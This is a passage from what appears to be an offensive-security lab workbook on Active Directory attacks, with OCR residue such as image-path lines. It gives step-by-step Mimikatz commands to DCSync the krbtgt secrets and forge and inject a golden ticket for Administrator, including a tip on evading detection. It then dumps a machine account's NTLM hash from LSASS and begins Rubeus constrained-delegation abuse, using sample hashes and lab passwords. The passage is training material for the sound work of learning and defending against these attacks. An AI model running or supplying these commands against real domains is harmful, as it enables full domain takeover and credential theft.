
In the Mimikatz CLI *(Command Line Interface)*, let's list all loaded TGTs.

```
kerberos::list
```



As we have the `DC$` TGT, let's dump the secrets of the `krbtgt` account.

```
lsadump::dcsync /user:krbtgt
```



The DCSync command will dump all information related to the krbtgt account. This includes quite some sensitive information, such as the following fields:

- `Hash NTLM` field: The NT hash for the krbtgt account
- `aes_256_hmac` field (under Kerberos-New-Keys): The AES256 encryption key for the krbtgt account


As you have stolen the account secrets of the `krbtgt` account, you have successfully compromised the domain! Let's consolidate our access!

Step 11: Create and Inject a Golden Ticket for the Domain

As a final step, let's create a golden ticket for the domain administrator, thereby using Mimikatz. We can achieve this by using the `kerberos::golden` command in Mimikatz.

We will first make sure to remove any other tickets from memory.

```
kerberos::purge
```



We will need some easily accessible information (i.e. the domain name, domain SID, user to impersonate) and some secret information (the krbtgt encryption keys, which we just obtained). Note that the **domain, SID and krbtgt encryption key will be different for your specific instance!**


- The SID can be retrieved from the *"Object Security ID"* field in the dcsync command. Note that you'll need to **REMOVE** the "502" at the end, as this is the specific RID for the krbtgt account. In the golden ticket command, we only need the generic part of the SID.
- The krbtgt encryption key can be retrieved from the *"aes256_hmac"* field, under *"Primary:Kerberos-Newer-Keys"*.

Example Mimikatz command to generate golden ticket:

```
kerberos::golden /domain:sec699-20.lab /sid:S-1-5-21-3243290343-3591274540-
1866670143
/aes256:cc4cd326473a019566fc3302929e4509a2407aba4727c555b1572e8a75ded564
/user:Administrator /ptt
```

A few remarks related to this command:

- We are generating a golden ticket for the `Administrator` domain administrator user.
- We are using the AES256 krbtgt encryption key instead of RC4 (harder to detect).
- The `/ptt` flag will immediately load the ticket in memory (default behaviour would be to write it to disk for later usage).



Step 12: Validate Access to the Domain Controller


You may now close Mimikatz using the `exit` command:

```
exit
```

As a final step, let's validate our administrative access to `\\DC\C$`, by running the following command in the command prompt window:

Listing NTDS folder on DC through the `C$` administrative share:

```
dir \\dc.sec699-20.lab\C$\Windows\ntds\ntds.dit
```



As you can see, we now have access to the administrative `C$` share and can access the `ntds.dit` file! Note that it's of course locked by the OS, but we do have the required privileges to access it. If you're up for another challenge, try using your current access to copy the `ndts.dit` file to the current machine (i.e. `192.168.20.105`). This will require working around the *"OS lock"*...

Exercise 6: Abusing Constrained Delegation

The impact of the unconstrained delegation attack demonstrated in the previous example is devastating, as adversaries can easily compromise the entire domain when just one system is badly configured!

How easy is it to exploit Constrained delegation though?

> **Constrained Delegation**
>
> Delegation is a Kerberos feature that allows services to execute actions on behalf of authenticated users (impersonation). A common example to explain the need for delegation is front-end servers (e.g. web servers) that need to interact with back-end servers (e.g. database servers) on a client's behalf.
>
> Introduced in Windows Server 2003, constrained delegation includes Kerberos protocol extensions "S4U2Proxy" and "S4U2Self". Using constrained delegation, we can limit the type of services a machine or account can access when impersonating another user through delegation.

We will execute a constrained delegation attack in this lab. Afterwards, we will review detection strategies for both constrained and unconstrained delegation abuse.

Lab Setup and Preparation

Performing this lab assumes you will start on the CommandoVM machine you prepared in a previous lab. Ensure it is fully running and has network connectivity.

Objective 1: Abusing Resource-Based Constrained Delegation

As a second delegation abuse lab, we will focus on identification of insecure constrained delegation configurations. These will be abused to perform privilege escalation in the domain.

In order to achieve this, we will perform the following steps:

- Enumerate domain information and identify systems with constrained delegation
- Obtain local admin access to a system configured with constrained delegation
- Abuse constrained delegation configuration to compromise the domain

Step 1: Connect to the WIN10 machine


We will start this lab from the WIN10 machine that was used in the Unconstrained Delegation lab as well. Please open up an RDP connection to WIN10 `192.168.20.105` with username

`student` and password `Sec699!!`.

In a Windows command prompt, please ensure all Kerberos tickets have been purged by using the following Rubeus command:

Purge tickets:

```
.\Downloads\Rubeus.exe purge
```




To be entirely sure (Kerberos can be a little `finicky`), please also reboot the WIN10 machine. This will close your RDP.

Step 2: Verify proper Rubeus purging

One you have re-established your RDP session to WIN10, we'll first confirm all tickets have been properly purged from the system by running the following command:

```
dir \\dc.sec699-20.lab\C$\Windows\ntds\ntds.dit
```



The "Access is denied." output confirms that we are not authorized to access the NTDS.dit file from the domain controller (which we would expect for the unprivileged `student` user).


Step 3: Identify Computers and Users Configured with Constrained Delegation

Similar to the unconstrained delegation scenario, we will now enumerate domain information to find accounts (user or computer accounts) configured with constrained delegation. As a reminder, interesting accounts have a `TrustedToAuthForDelegation` flag (S4U2SELF) set and a non-empty `ms-DS-AllowedToDelegateTo` field.

We can use the following PowerShell syntax to identify interesting user accounts. As you restarted the machine, you'll need to import the AD module again as we did in a previous objective. Please open a PowerShell window and execute fhe following commands:

SetIdentify user accounts with constrained delegation:


```
Import-Module
.\Downloads\Microsoft.ActiveDirectory.Management\ActiveDirectory.psd1
Get-ADUser -Filter {(msDS-AllowedToDelegateTo -ne "{}")} -Properties
TrustedForDelegation,TrustedToAuthForDelegation,ServicePrincipalName, Description,
msDS-AllowedToDelegateTo
```



It appears there are no users configured for constrained delegation... Let's assess the computer accounts using `Get-ADComputer` as well:

Identify computer accounts with constrained delegation:

```
Get-ADComputer -Filter {(msDS-AllowedToDelegateTo -ne "{}")} -Properties
TrustedForDelegation,TrustedToAuthForDelegation,ServicePrincipalName, Description,
msDS-AllowedToDelegateTo
```




It seems we are in luck; we found a computer account with constrained delegation. You'll notice in the `msDS-AllowedToDelegateTo` field that this machine account is trusted to delegate to the `CIFS` service on the `DC` machine. In practice, this means that the `WIN19$` computer account can impersonate **ANY** domain user toward the `CIFS` service on `DC`... Interesting!

Step 3: Extract the Computer Account Hash from WIN19

In this lab scenario, let's assume we possess a user account with local administrator rights to `WIN19` (`192.168.20.102`). This is a prerequisite for the attack. In our case, this is `student_ladm` (password `Sec699!!`). Let's use this account to extract the password hash for the `WIN19$` computer account! The easiest way of doing this is by leveraging Mimikatz.

Please open a remote desktop connection to `WIN19` (`192.168.20.102`) using the `SEC699-20.LAB\student_ladm` user (password `Sec699!!`). Next, copy / paste Mimikatz from your CommandoVM (`C:\tools\Mimikatz\x64\mimikatz.exe`) to the WIN19 machine (location `C:\users\student_ladm\Downloads`).

Please launch Mimikatz by right-clicking the executable and selecting `Run as Administrator`.




We'll now use Mimikatz to extract the computer account hash by running the following commands:

```
privilege::debug
sekurlsa::logonPasswords
```

As a reminder:

- The `privilege::debug` command provides us with the debug privilege (required to interact with LSASS)
- The `sekurlsa::logonPasswords` command will extract passwords from all available SSPs (Security Support Providers)



Somewhere in the output of the last command, you should find the following extract (you may even find it several times in the output):

```
Authentication Id : 0 ; 36100717 (00000000:0226da6d)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 4/13/2020 1:44:13 PM
SID               : S-1-5-90-0-2
        msv :
         [00000003] Primary
         * Username : WIN19$
         * Domain   : sec699-20
         * NTLM     : aa2b9d1b1e444c71f9153a9f4bd0ec4c
         * SHA1     : 82a51952997c71670d77f74ea9d6b80e14ab7746
```

The `NTLM` entry in the output above is the password hash of the `WIN19$` computer account! In our case, it is `aa2b9d1b1e444c71f9153a9f4bd0ec4c`. It will be different for every student, as computer account passwords (and hashes) are randomly generated whenever a computer joins the domain.

Please copy the NTLM hash, as we'll need it in the next steps of the lab! Proceed by closing the Mimikatz window and the Remote Desktop session.

Step 4: Abuse S4U2SELF and S4U2PROXY to Escalate Privileges

Switch back to the RDP session you had open to the WIN10 system (`192.168.20.105`). We'll use Rubeus to request a service ticket for the CIFS service on the `DC` as the `Administrator` user. You'll need to use the previously obtained computer account hash in order to do this.

